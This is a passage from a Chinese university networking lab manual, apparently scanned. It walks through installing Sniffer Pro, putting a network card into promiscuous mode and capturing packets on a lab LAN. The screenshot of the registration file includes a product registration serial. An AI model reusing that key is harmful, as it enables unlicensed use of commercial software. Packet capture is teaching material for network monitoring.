


图 3.24　网络连接状况设置界面




图 3.25　代理服务器设定界面





图 3.26　注册信息验证界面

如图 3.2.7 所示，此时单击“下一步”按钮时，系统会提示用户保存关键性的注册信息，并生成一个文本格式的文件 Registration Summary.txt。该文件主要包括了以下几个重要部分，详细内容可参照图 3.2.8。



图 3.2.7 注册信息保存提示



Registration Summary - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
User Registration Information


Registration complete!
Your customer identification number is 3168111.
Please make a note of this value for future reference.

Contact Info      Network Associates
                  http:\\www.nai.com
                  Phone # (408)988-3832

Product Sniffer Pro
Customer ID       3168111
Name      tmp tmp
Company temp
Title     test
Mailing Address random
                  XXX, < Other > 000000
                  CHN

Phone Number      000.000.0000000000
Fax Number

Receive Announcements    No
Share Name        No
Sniffer Registration     SA154-2558Y-255T9-2LASH

E-Mail Address    xxx@163.com
System ID         3ADD4972-0C41-4746-
                  B10D-5BCBDBF80D2A
```

图 3.2.8 注册文件内容

- 用户身份识别码(Customer Identification Number)。
- 服务器连接信息(Contact Info)。
- 用户填写的身份注册信息(Product Sniffer Pro)。

由于 Sniffer Pro 软件的运行环境需要 Java 环境支撑，因此在软件使用前安装程序会提示用户安装并设置 Java 环境（如图 3.2.9 所示）。




图 3.2.9　设置 Java 环境

接下来，系统在完成关键文件复制和安装的工作后，会出现 Setup Complete 提示，由于 Sniffer Pro 需要将网卡的监听模式切换为混杂模式，所以需要重新启动计算机来完成网卡的工作模式切换，当软件提示重新启动计算机时，按照提示操作即可。

重新启动计算机后，可以通过运行 Sniffer Pro 来监测网络中的数据包。通过“开始”→“程序”→Sniffer Pro→Sniffer 来启动程序。在进入主界面后，首先要配置监听网卡。一般情况下，Sniffer Pro 初次运行时会自动选择机器网卡进行监听。如果本地计算机有多个网卡，则需要手工指定。具体方法如下：

（1）选择软件主界面菜单“文件”(File)→“选定设置”(Select Settings)命令。

（2）在“当前设置”对话框中选择监听的网卡，同时勾选 Log Off 复选框，单击“确定”按钮，如图 3.2.10 所示。



图 3.2.10　设置提示

（3）如果存在多个网卡，则需要确定最终的监听网卡，如图 3.2.11 所示。

完成上述操作后，就可以使用 Sniffer Pro 对目标主机进行网络监听，如图 3.2.12 所



图 3.2.11　多网卡设置提示

示,快捷操作功能主要包括报文捕获及网络性能监视。主要监控目标机器的网络流量和错误数据包情况。主要的参考信息包括网络使用率(utilization)、数据包传输率(packets/s)、错误数据情况(errors/s)。



图 3.2.12　快捷操作菜单

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

思考题

(1) 网卡的工作模式有几种?
(2) 分析和总结监听模式的具体工作情况。

3.2.3　数据包捕获实验

实验器材

Sniffer Pro 软件系统,1 套。
PC(Windows XP/Windows 7),1 台。

预习要求

(1) 做好实验预习,复习网络协议的有关内容。

（2）熟悉实验过程和基本操作流程。

（3）做好预习报告。

实验任务

通过本实验，熟练掌握 Sniffer Pro 数据包捕获功能的使用方法。

实验环境

本实验采用一个已经连接并配置好的局域网环境。PC 上安装 Windows 操作系统。

预备知识

（1）数据交换技术的概念及原理。

（2）路由技术及实现方式。

实验步骤

1. 报文捕获

数据包捕获（capture），是将所有的数据包截取并放在磁盘缓冲区中，以便于分析。其基本原理就是通过软件手段设置网络适配器（NIC）的工作模式，在这种模式下网卡接收所有的数据，达到网络监控和网络管理的功能。

如图 3.2.13 所示，报文捕获快捷操作按钮的功能依次为开始、暂停、停止、停止并显示、显示、定义过滤器以及选择过滤器，一般情况下，选择默认的捕获条件。

默认

图 3.2.13　捕获报文快捷操作按钮

Sniffer Pro 在启动后，一般处于脱机模式。在捕获报文之前，需要进入记录模式，通过选择“文件”菜单下的“记录于”来启动网卡的监听模式。也可以通过“选定设置”勾选 Log On/Off 来完成上述操作。此时，可根据需要进行局域网的回环测试。选择“捕获”菜单下的“开始”或直接单击捕获快捷按钮中的“开始”按钮，系统会开始进行网络报文的捕获。

在捕获过程中，选择快捷菜单中的“捕获面板”命令或选择“捕获”菜单下的“捕获面板”命令，可以随时查看捕获报文的数量以及数据缓冲区的利用率，如图 3.2.14 所示。

左侧仪表显示系统当前捕获到的报文数量，右侧仪表显示捕获报文的数据缓冲区大小。此外，还可以选择“细节”功能，查看详细的统计信息，如图 3.2.15 所示。




图 3.2.14　报文捕获面板

Status

#看见	60030	#已接受的	22003
# Drops	0	#拒绝	0
缓冲器大小	8 MB	碎片大小	全部
缓冲器动作	覆盖	逝去时间	0:14:31
保存文件#	N/	文件覆盖	N/

标准尺　细节

图 3.2.15　报文捕获统计信息

捕获到的报文存储在缓冲区内。使用者可以显示和分析缓冲区内的当前报文，也可以将报文保存到磁盘，加载和显示之前保存的报文信息，进行离线分析和显示。

